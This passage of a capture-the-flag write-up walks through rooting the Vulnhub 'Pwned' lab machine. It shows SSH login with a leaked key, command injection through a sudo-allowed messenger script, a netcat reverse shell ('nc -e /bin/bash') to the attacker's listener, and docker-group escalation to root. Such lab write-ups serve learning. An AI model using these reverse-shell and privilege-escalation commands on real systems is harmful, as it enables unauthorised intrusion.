
The note gives some useful information however. It mentions that Ariana won't be happy about this note. Maybe we can log in as Ariana with that OpenSSH private key.



```
kali@kali:~/Desktop/Memos/Vulnhub/Pwned$ ssh -i id_rsa ariana@10.0.2.43
Linux pwned 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Aug 28 01:52:10 2020 from 10.0.2.15
ariana@pwned:~$ 
```


[Hacker Voice] I'm in.

Okay, time to dig for some interesting files.



```
ariana@pwned:~$ ls -la
total 40
drwxrwx--- 4 ariana ariana 4096 Jul 10 12:55 .
drwxr-xr-x 5 root   root   4096 Jul 10 11:21 ..
-rw-r--r-- 1 ariana ariana  142 Jul 10 11:57 ariana-personal.diary
-rw------- 1 ariana ariana    4 Jul 10 13:06 .bash_history
-rw-r--r-- 1 ariana ariana  220 Jul  4 19:21 .bash_logout
-rw-r--r-- 1 ariana ariana 3526 Jul  4 19:21 .bashrc
drwxr-xr-x 3 ariana ariana 4096 Jul  6 17:18 .local
-rw-r--r-- 1 ariana ariana  807 Jul  4 19:21 .profile
drwx------ 2 ariana ariana 4096 Jul  9 15:01 .ssh
-rw-r--r-- 1 ariana ariana  143 Jul 10 11:51 user1.txt
ariana@pwned:~$ cat ariana-personal.diary
Its Ariana personal Diary :::

Today Selena fight with me for Ajay. so i opened her hidden_text on server. now she resposible for the issue.

ariana@pwned:~$ 
```


So this security breach happened because of love. Wow.



```
ariana@pwned:~$ cat user1.txt
congratulations you Pwned ariana

Here is your user flag ↓↓↓↓↓↓↓

[redacted]

Try harder.need become root
ariana@pwned:~$ 
```

We've got the first flag! Now onto the second…


sudo -l?



```
ariana@pwned:/home$ sudo -l
Matching Defaults entries for ariana on pwned:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ariana may run the following commands on pwned:
    (selena) NOPASSWD: /home/messenger.sh
ariana@pwned:/home$ 
```

Oh! We can run a bash script as selena. Interesting…


Checking out the /home directory, we find a few other directories and the .sh script:



```
ariana@pwned:/home$ ls -la
total 24
drwxr-xr-x  5 root   root   4096 Jul 10 11:21 .
drwxr-xr-x 18 root   root   4096 Jul  6 19:20 ..
drwxrwx---  4 ariana ariana 4096 Jul 10 12:55 ariana
drwxrwxrwx  3 root   root   4096 Jul  9 17:35 ftpuser
-rwxr-xr-x  1 root   root    367 Jul 10 11:20 messenger.sh
drwxrwx---  3 selena root   4096 Aug 28 02:09 selena
ariana@pwned:/home$ 
```

We can't access selena's home directory due to the permissions set on it.

But what about the .sh script?



```
ariana@pwned:/home$ cat messenger.sh
#!/bin/bash

clear
echo "Welcome to linux.messenger "
                echo ""
users=$(cat /etc/passwd | grep home |  cut -d/ -f 3)
                echo ""
echo "$users"
                echo ""
read -p "Enter username to send message : " name
                echo ""
read -p "Enter message for $name :" msg
                echo ""
echo "Sending message to $name "

$msg 2> /dev/null

                echo ""
echo "Message sent to $name :) "
                echo ""
```


Hmph… I see… Well, ask yourself, what does this script technically do?

It displays some messages, the users from /etc/passwd (with the use of lazy formatting skills).

1. It prompts the user running the script to input the username of the user they wish to send a message to. That is stored in the ‘name’ variable
2. It then prompts the user to write his message. The message of the user is then stored in the ‘msg’ variable.
3. The ‘msg’ variable is then executed and any errors it encounters whilst executing are not shown.

So, if I store a command that will spawn me a shell in the ‘msg’ variable, it will execute and spawn me a shell as ‘selena’ since we can run the script as ‘selena’ through the ‘sudo’ command.


Let’s start a netcat listener on port 1234:




```
kali@kali:~$ nc -lvnp 1234
listening on [any] 1234 ...
```

The command we’ll input is this:


```
nc -e /bin/bash <attacker_ip> <port>
```




```
ariana@pwned:/home$ sudo -u selena /home/messenger.sh
```



```
Welcome to linux.messenger


ariana:
selena:
ftpuser:

Enter username to send message : asd

Enter message for asd :nc -e /bin/bash 10.0.2.15 1234
```



```
kali@kali:~$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.43] 55546
```



```
kali@kali:~$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.43] 55546
id
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker)
```


We now have a shell as selena.

Important thing to note right off the bat is that selena is part of the ‘docker’ group. This can be easily be taken advantage when escalating privileges.

I will spawn a TTY shell.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Let’s look around for interesting files.




```
selena@pwned:~$ ls -la
ls -la
total 28
drwxrwx--- 3 selena root   4096 Aug 29 02:07 .
drwxr-xr-x 5 root   root   4096 Jul 10 11:21 ..
-rw------- 1 selena selena    1 Jul 10 13:05 .bash_history
drwxr-xr-x 3 selena selena 4096 Jul  9 21:53 .local
-rw-r--r-- 1 selena selena  132 Jul 10 12:01 selena-personal.diary
-rw-r--r-- 1 selena selena  100 Jul 10 12:58 user2.txt
-rw-r--r-- 1 selena selena  173 Aug 28 02:09 .wget-hsts
selena@pwned:~$ cat user2.txt
cat user2.txt
[redacted]

You are near to me. you found selena too.

Try harder to catch me
selena@pwned:~$ █
```

We’ve gotten the second flag. Okay! Let’s escalate and get root.txt!

As I said above, the fact that the user ‘selena’ is part of the ‘docker’ group, that will allow us to easily escalate our privileges. We’ll have to do a small visit on the gtfobins github repository.


https://gtfobins.github.io/gtfobins/docker/



The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```


gtfobins has never proved wrong before so let’s go ahead and copy and paste that command. In our terminal.



```
selena@pwned:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# █
```

We’re root!

Let’s get the last flag and finish this challenge.



```
cat /root/root.txt
[redacted]


You found me. i dont't expect this ( ◉ . ◉)

I am Ajay (Annlynn) i hacked your server left and this for you.

I trapped Ariana and Selena to takeover your server :)


You Pwned the Pwned congratulations :)

share the screen shot or flags to given contact details for confirmation

Telegram   https://t.me/joinchat/NGcyGxOl5slf7_Xt0kTr7g

Instgarm   ajs_walker

Twitter    Ajs_walker
# █
```